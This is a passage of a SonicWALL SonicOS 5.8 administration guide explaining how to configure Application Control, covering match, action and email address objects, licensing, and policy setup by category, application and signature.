
The **Application** tab provides a list of applications for selection. You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. You can also search for a keyword in all application names by typing it into the

Search field near the top right of the display. For example, type in “bittorrent” into the Search field and click the **Search** icon to find multiple applications with “bittorrent” (not case-sensitive) in the name.

When the application list is reduced to a list that is focussed on your preferences, you can select the individual applications for your filter by clicking the Plus icon next to them, and then save your selections as an application filter object with a custom name or an automatically generated name. The image below shows the screen with all categories, threat levels, and technologies selected, but before any individual applications have been chosen.



As you select the applications for your filter, they appear in the **Application Group** field on the right. The selected applications are also marked with a green **Checkmark** icon in the application list on the left side. You can edit the list in **Application Group** field by deleting individual items by clicking their green **Checkmark** icon or by clicking the **Eraser** icon to delete all items. The image below shows several applications in the **Application Group** field.




When finished selecting the applications to include, you can type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** checkbox) and click the **Save Application Match Object** button. You will see the object name listed on the Firewall > Match Objects page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Category Filters

The **Category** tab provides a list of application categories for selection. You can select any combination of categories and then save your selections as a category filter object with a custom name. The image below shows the screen with the description of the IM category displayed.



You can hover your mouse pointer over each category in the list to see a description of it. To create a custom category filter object, simply type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** checkbox), select one or more categories, and click the **Save Category Match Object** button. You will see the object name listed on the Firewall > Match Objects page with an object type of **Application Category List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can choose a customizable action or select one of the predefined, default actions.

The predefined actions are displayed in the App Control Policy Settings window when you add or edit a policy from the App Rules page.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the Bandwidth Management Type setting on the Firewall Settings > BWM page. If the Bandwidth Management Type is set to Global, all eight levels of BWM are available. If the Bandwidth Management Type is set to WAN, the predefined actions list includes three levels of WAN BWM. For more information about BWM actions, see the [“Actions Using Bandwidth Management” section on page 675](#).

The following table shows predefined default actions that are available when adding a policy.

Always Available	If BWM Type = Global	If BWM Type = WAN
Reset / Drop	BWM Global-Realtime	WAN BWM High
No Action	BWM Global-Highest	WAN BWM Medium
Bypass DPI	BWM Global-High	WAN BWM Low
Packet Monitor	BWM Global-Medium High	
	BWM Global-Medium	
	BWM Global-Medium Low	
	BWM Global-Low	
	BWM Global-Lowest	

The following customizable actions are displayed in the Add/Edit Action Object window when you click Add New Action Object on the Firewall > Action Objects page:

Action Object Settings

Action Name:

Action: ▼

Content:

- Block SMTP E-Mail - Send Error Reply
- Disable E-Mail Attachment - Add Text
- Email - Add Text
- FTP Notification Reply
- HTTP Block Page
- HTTP Redirect
- Bandwidth Management

- Block SMTP Email - Send Error Reply
- Disable Email Attachment - Add Text
- Email - Add Text
- FTP Notification Reply
- HTTP Block Page
- HTTP Redirect
- Bandwidth Management



Note Only the customizable actions are available for editing in the Action Object Settings window, shown. The predefined actions cannot be edited or deleted. When you create a policy, the Policy Settings screen provides a way for you to select from the predefined actions along with any customized actions that you have defined.

See the table below for descriptions of these available action types.

Action Type	Description	Predefined or Custom
BWM Global-Realtime	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of zero.	Predefined
BWM Global-Highest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of one.	Predefined
BWM Global-High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 30%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of two.	Predefined
BWM Global-Medium High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of three.	Predefined
BWM Global-Medium	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 50%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of four.	Predefined
BWM Global-Medium Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of five.	Predefined
BWM Global-Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 20%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of six.	Predefined
BWM Global-Lowest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of seven.	Predefined

Action Type	Description	Predefined or Custom
Bypass DPI	Bypasses Deep Packet Inspection components IPS, GAV, Anti-Spyware and Application Control. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for Application Control inspection. This action supports proper handling of the FTP data channel. Note that Bypass DPI does not stop filters that are enabled on the Firewall Settings > SSL Control page.	Predefined
No Action	Policies can be specified without any action. This allows “log only” policy types.	Predefined
Packet Monitor	Use the SonicOS Packet Monitor capability to capture the inbound and outbound packets in the session, or if mirroring is configured, to copy the packets to another interface. The capture can be viewed and analyzed with Wireshark.	Predefined
Reset / Drop	For TCP, the connection will be reset. For UDP, the packet will be dropped.	Predefined
WAN BWM High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth.	Predefined
WAN BWM Medium	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth.	Predefined
WAN BWM Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth.	Predefined
Block SMTP Email - Send Error Reply	Blocks SMTP email and notifies the sender with a customized error message.	Custom
Disable Email Attachment - Add Text	Disables attachment inside of an email and adds customized text.	Custom
Email - Add Text	Appends custom text at the end of the email.	Custom
FTP Notification Reply	Sends text back to the client over the FTP control channel without terminating the connection.	Custom
HTTP Block Page	Allows a custom HTTP block page configuration with a choice of colors.	Custom

Action Type	Description	Predefined or Custom
HTTP Redirect	Provides HTTP Redirect functionality. For example, if someone would like to redirect people to the Google Web site, the customizable part will look like: http://www.google.com If an HTTP Redirect is sent from Application Control to a browser that has a form open, the information in the form will be lost.	Custom
Bandwidth Management	Allows definition of bandwidth management constraints with same semantics as Access Rule BWM policy definition.	Custom

A priority setting of zero is the highest priority. Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

For a Bandwidth Management Type of WAN, total available bandwidth is defined by the values entered for Available Interface Egress/Ingress Bandwidth when configuring the WAN interface from the Network > Interfaces page. See the [“Configuring Application Layer Bandwidth Management” section on page 722](#) for more information.

Email Address Objects

Application Control allows the creation of custom email address lists as email address objects. You can only use email address objects in an SMTP client policy configuration. Email address objects can represent either individual users or the entire domain. You can also create an email address object that represents a group by adding a list of individual addresses to the object. This provides a way to easily include or exclude a group of users when creating an SMTP client policy.

For example, you can create an email address object to represent the support group:

The screenshot shows the 'Email Addr Object' configuration interface. It includes the following fields and controls:

- Email User Object Name:** SupportGroup
- Match Type:** Exact Match (dropdown menu)
- Content:** dawn@sonicwall.com
- List:**
 - alan@sonicwall.com
 - bill@sonicwall.com
 - dawn@sonicwall.com
- Buttons:** Add, Update, Remove, Remove All, Load From File

After you define the group in an email address object, you can create an SMTP client policy that includes or excludes the group.

In App Control Policy Settings (see below), the settings exclude the support group from a policy that prevents executable files from being attached to outgoing email. You can use the email address object in either the MAIL FROM or RCPT TO fields of the SMTP client policy. The MAIL FROM field refers to the sender of the email. The RCPT TO field refers to the intended recipient.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Application Object:

Action:

Included: Excluded:

MAIL FROM:

RCPT TO:

Schedule:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Although Application Control cannot extract group members directly from Outlook Exchange or similar applications, you can use the member lists in Outlook to create a text file that lists the group members. Then when you create an email address object for this group, you can use the **Load From File** button to import the list from your text file. Be sure that each email address is on a line by itself in the text file.

Licensing Application Control

Application Intelligence and Control has two components:

- The Intelligence component is licensed as **App Visualization**, and provides identification and reporting of application traffic on the Dashboard > Real-Time Monitor and App Flow Monitor pages in SonicOS 5.8.
- The Control component is licensed as **App Control**, and allows you to create and enforce custom App Control and App Rules policies for logging, blocking, and bandwidth management of application traffic handled by your network.

App Visualization and App Control are licensed together in a bundle with other security services including SonicWALL Gateway Anti-Virus (GAV), Anti-Spyware, and Intrusion Prevention Service (IPS).



Note

Upon registration on MySonicWALL, or when you load SonicOS 5.8 onto a registered SonicWALL device, supported SonicWALL appliances begin an automatic 30-day trial license for App Visualization and App Control, and application signatures are downloaded to the appliance.

A free 30-day trial is also available for the other security services in the bundle, but it is not automatically enabled as it is for App Visualization and App Control. You can start the additional free trials on the individual Security Services pages in SonicOS, or on MySonicWALL.

Once the App Visualization feature is manually enabled on the AppFlow > Flow Reporting page (see below), you can view real-time application traffic on the Dashboard > Real-Time Monitor page and application activity in other Dashboard pages for the identified/classified flows from the SonicWALL application signature database.

AppFlow / **Flow Reporting**

Settings

Report Connections: All Interface-based Firewall/App Rules-based

Enable Real-Time Data Collection:

Collect Real-Time Data For: Top apps, Bits per sec., Packets per sec., Average packet size, Connections per

Enable Aggregate AppFlow Report Data Collection:

Collect Report Data For: Apps Report, User Report, IP Report, Threat Report, Geo-IP Report, URL Report

Local Server Settings

Enable AppFlow To Local Collector [*]:

Other Report Settings

Report DROPPED Connection:

Skip Reporting STACK Connections:

Include Following URL Types: Gifs, Jpegs, Pngs, Htmls, Aspx

Enable Geo-IP Resolution:

AppFlow Report Upload Timeout (sec): 30

To begin using App Control, you must enable it on the Firewall > App Control Advanced page:

Firewall /

App Control Advanced

Accept Cancel

App Control Status

App Control Status	
App Signature Database:	Downloaded
App Signature Database Timestamp:	UTC 10/22/2013 16:36:07.000 <input type="button" value="Update"/>
Last Checked:	10/23/2013 16:01:22.784
App Signature DB Expiration Date:	10/10/2016
Note: Enable App Control per zone from the Network > Zones page.	
Warning: No Zones have App Control enabled.	

App Control Global Settings

Enable App Control

To create policies using App Rules (included with the App Control license), select Enable App Rules on the Firewall > App Rules page:

Firewall /

App Rules

App Rules Status

App Rules Status	
App Control License Expiration Date:	10/10/2016

App Rules Global Settings

Enable App Rules:

Global Log Redundancy Filter (seconds):

The SonicWALL Licensing server provides the App Visualization and App Control license keys to the SonicWALL device when you begin a 30-day trial (upon registration) or purchase a Security Services license bundle.

Licensing is available on www.mysonicwall.com on the Service Management - Associated Products page under GATEWAY SERVICES.

The Security Services license bundle includes licenses for the following subscription services:

- App Visualization
- App Control
- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention Service

Application signature updates and signature updates for other Security Services are periodically downloaded to the SonicWALL appliance as long as these services are licensed.



Note If you disable Visualization in the SonicOS management interface, application signature updates are discontinued until the feature is enabled again.

When High Availability is configured between two SonicWALL appliances, the appliances can share the Security Services license. To use this feature, you must register the SonicWALL appliances on MySonicWALL as Associated Products. Both appliances must be the same SonicWALL model.



Note For a High Availability pair, even if you first register your appliances on MySonicWALL, you must individually register both the Primary and the Backup appliances from the SonicOS management interface while logged into the individual management IP address of each appliance. This allows the Backup unit to synchronize with the SonicWALL license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.



Note App Visualization and App Control are not supported on the SonicWALL TZ 200 or 100 series appliances. These features are supported on SonicWALL TZ 210 series appliances, and on SonicWALL NSA appliances except the NSA 2400MX.

Firewall > App Control Advanced

The Firewall > App Control Advanced page provides a way to configure global App Control policies using categories, applications, and signatures. Policies configured on this page are independent from App Rules policies, and do not need to be added to an App Rules policy to take effect.

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here, and use those match objects in an App Rules policy. See the [“Application List Objects” section on page 694](#) for more information.

Topics:

- [“Configuring App Control Global Settings” on page 704](#)
- [“Configuring Application Control by Category” on page 707](#)
- [“Configuring Application Control by Application” on page 709](#)
- [“Configuring Application Control by Signature” on page 712](#)

Configuring App Control Global Settings

The Firewall > App Control Advanced page provides the following global settings:

- **Enable App Control**
- **Configure App Control Settings**
- **Reset App Control Settings & Policies**

App Control is a licensed service, and you must also enable it to activate the functionality.

To enable App Control and configure the global settings:

- Step 1** To globally enable App Control, in the **App Control Global Settings** section of the **Firewall > App Control Advanced** page, select the **Enable App Control** checkbox.

App Control Global Settings

Enable App Control

- Step 2** To enable App Control on a network zone, navigate to the **Network > Zones** page, and click the **Configure** icon for the desired zone. The **Edit Zone** window displays.

General Guest Services

General Settings

Name: WAN

Security Type: Public

Allow Interface Trust

Enforce Content Filtering Service

CFS Policy: Default

Enable Client AV Enforcement Service

Enable Gateway Anti-Virus Service

Enable IPS

Enable App Control Service

Enable Anti-Spyware Service

Enforce Global Security Clients

Create Group VPN

Enable SSL Control

Enable SSLVPN Access

- Step 3** Select the **Enable App Control Service** checkbox, then click **OK**.



Note App Control policies are applied to traffic within a network zone only if you enable the App Control Service for that zone. App Rules policies are independent, and not affected by the App Control setting for network zones.

The Network > Zones page displays a green indicator in the **App Control** column for any zones that have the App Control service enabled.

Network /
Zones

Zone Settings

<input type="checkbox"/>	Name	Security Type	Member Interfaces	Interface Trust	Content Filtering	Client AV	Gateway AV	Anti-Spyware	IPS	App Control	GSC	SSL Control	SSLVPN Access
<input type="checkbox"/>	DMZ	Public	N/A	✔	✔		✔						
<input type="checkbox"/>	LAN	Trusted	X0	✔	✔		✔	✔	✔				✔
<input type="checkbox"/>	MULTICAST	Untrusted	N/A										
<input checked="" type="checkbox"/>	MyWirelessZone	Wireless	X4	✔									
<input type="checkbox"/>	SSLVPN	Encrypted	N/A										✔
<input checked="" type="checkbox"/>	VAP-Corporate	Wireless	X2:V50	✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
<input checked="" type="checkbox"/>	VAP-Guest	Wireless	X2:V200			✔		✔			✔	✔	✔
<input type="checkbox"/>	VPN	Encrypted	N/A										
<input type="checkbox"/>	WAN	Untrusted	X1 X3				✔	✔	✔				✔

Step 4 You can configure a global exclusion list for App Control policies on the Firewall > App Control Advanced page. To configure the exclusion list, click the **Configure App Control Settings** button. The **App Control Exclusion List** window opens.

App Control Exclusion List

Enable Application Control Exclusion List


Use IPS Exclusion List

Use Application Control Exclusion Address Object

--Select an address object--

Step 5 To use the IPS exclusion list, which can be configured from the Security Services > Intrusion Prevention page, select the **Use IPS Exclusion List** radio button.

- Step 6** To use an address object for the exclusion list, select the **Use Application Control Exclusion Address Object** radio button, and then select an address object from the drop-down list.



- Step 7** Click **OK**.

To reset App Control settings and policy configuration to the factory default values, click the **Reset App Control Settings & Policies** button on the Firewall > App Control Advanced page, and then click **OK** in the confirmation dialog box.


Configuring Application Control by Category

Category based configuration is the most broadly based method of policy configuration on the Firewall > App Control Advanced page. The list of categories is available in the **Category** drop-down menu in the **App Control Advanced** section.


To configure an App Control policy for an application category:

- Step 1** Navigate to the **Firewall > App Control Advanced** page.

Step 2 Under **App Control Advanced**, select an application category from the **Category** drop-down menu. A **Configure** button appears to the right of the menu as soon as a category is selected.



Step 3 Click the **Configure** button to open up the **App Control Category Settings** window for the selected category.



Step 4 To block applications in this category, select **Enable** in the **Block** drop-down menu.

Step 5 To create a log entry when applications in this category are detected, select **Enable** in the **Log** drop-down menu.

Step 6 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down list. Select **All** to apply the policy to all users.

Step 7 To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down list. Select **None** to apply the policy to all users.

- Step 8** To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down list. Select **All** to apply the policy to all IP addresses.
- Step 9** To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down list. Select **None** to apply the policy to all IP addresses.
- Step 10** To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down list:
- **Always on** – Enable the policy at all times.
 - **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
 - **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
 - **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
 - **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
 - **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.
- Step 11** To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field.
- Step 12** Click **OK**.

Configuring Application Control by Application


Application based configuration is the middle level of policy configuration on the Firewall > App Control Advanced page, between the category based and signature based levels.

This configuration method allows you to create policy rules specific to a single application if you want to enforce the policy settings only on the signatures of this application without affecting other applications in the same category.


To configure an App Control policy for a specific application:

-
- Step 1** Navigate to the **Firewall > App Control Advanced** page.

Step 2 Under **App Control Advanced**, first select a category from the **Category** drop-down list.



Step 3 Next, select an application in this category from the **Application** drop-down list. A **Configure** icon appears to the right of the menu as soon as an application is selected.



Step 4 Click the **Configure** icon to open up the **App Control App Settings** window for the selected application. The fields at the top of the window are not editable as they display the values for the Application Category and Application Name. The application configuration parameters

default to the current settings of the category to which the application belongs. To retain this connection to the category settings for one or more fields, leave this selection in place for those fields.

App Control App Settings	
App Category:	GAMING
App Name:	FreeStyle
Block:	Use Category Setting (Disabled) ▼
Log:	Use Category Setting (Disabled) ▼
Included Users/Groups:	Use Category Settings (All) ▼
Excluded Users/Groups:	Use Category Settings (None) ▼
Included IP Address Range:	Use Category Settings (All) ▼
Excluded IP Address Range:	Use Category Settings (None) ▼
Schedule:	Use Category Settings (Always On) ▼
Log Redundancy Filter (seconds):	<input checked="" type="checkbox"/> Use Category Settings <input type="text" value="0"/>

- Step 5** To block this application, select **Enable** in the **Block** drop-down menu.
- Step 6** To create a log entry when this application is detected, select **Enable** in the **Log** drop-down menu.
- Step 7** To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.
- Step 8** To exclude a specific user or group of users from the selected menu or log actions, select a user group or user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.
- Step 9** To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.
- Step 10** To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.
- Step 11** To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:
- **Always on** – Enable the policy at all times.
 - **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
 - **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
 - **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
 - **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
 - **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.

- Step 12** To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field. If the **Use Category Settings** checkbox is selected, unselect it to activate the **Log Redundancy Filter** field.
- Step 13** To see detailed information about the application, click **here** in the Note at the bottom of the window.
- Step 14** Click **OK**.

Configuring Application Control by Signature

Signature based configuration is the lowest, most specific, level of policy configuration on the Firewall > App Control Advanced page.

Setting a policy based on a specific signature allows you to configure policy settings for the individual signature without influence on other signatures of the same application.


To configure an App Control policy for a specific signature:

- Step 1** Navigate to the **Firewall > App Control Advanced** page.
- Step 2** Under **App Control Advanced**, first select a category from the **Category** drop-down menu.
- Step 3** Next, select an application in this category from the **Application** drop-down menu.
- Step 4** To display the specific signatures for this application, select **Signature** in the **Viewed by** drop-down menu. The Freestyle gaming application has two signatures.

The screenshot shows the 'App Control Advanced' configuration page. At the top, there are filters: 'View Style', 'Category: GAMING', 'Application: FreeStyle', and 'Viewed By: Signature'. Below these filters is a table with the following columns: '#', 'Name', 'ID', 'Block', 'Log', 'Direction', 'Comments', and 'Configure'. The table contains two rows of data:

#	Name	ID	Block	Log	Direction	Comments	Configure
1	Browsing Activity 1	2045			Outgoing, to Server		
2	Browsing Activity 2	2046			Outgoing, to Server		

- Step 5** Click the **Edit** icon in the row for the signature you want to work with. The **Edit App Control Signature** window opens.



App Control Signature Settings

Signature Category: GAMING

Signature Name: 163.com Popogame -- Browsing Activity

Signature ID: 2134

Application ID: 745 [edit](#)

Priority: Low

Direction: Outgoing, to Server

Block: Use App Setting (Disabled)

Log: Use App Setting (Disabled)

Included Users/Groups: Use App Settings (All)

Excluded Users/Groups: Use App Settings (None)

Included IP Address Range: Use App Settings (All)

Excluded IP Address Range: Use App Settings (None)

Schedule: Use App Settings (Always On)

Log Redundancy Filter (seconds): Use App Settings 0

Note: Click [here](#) for comprehensive information regarding this signature.

The fields at the top of the window are not editable. These fields display the values for the Signature Category, Signature Name, Signature ID, Priority, and Direction of the traffic in which this signature can be detected.

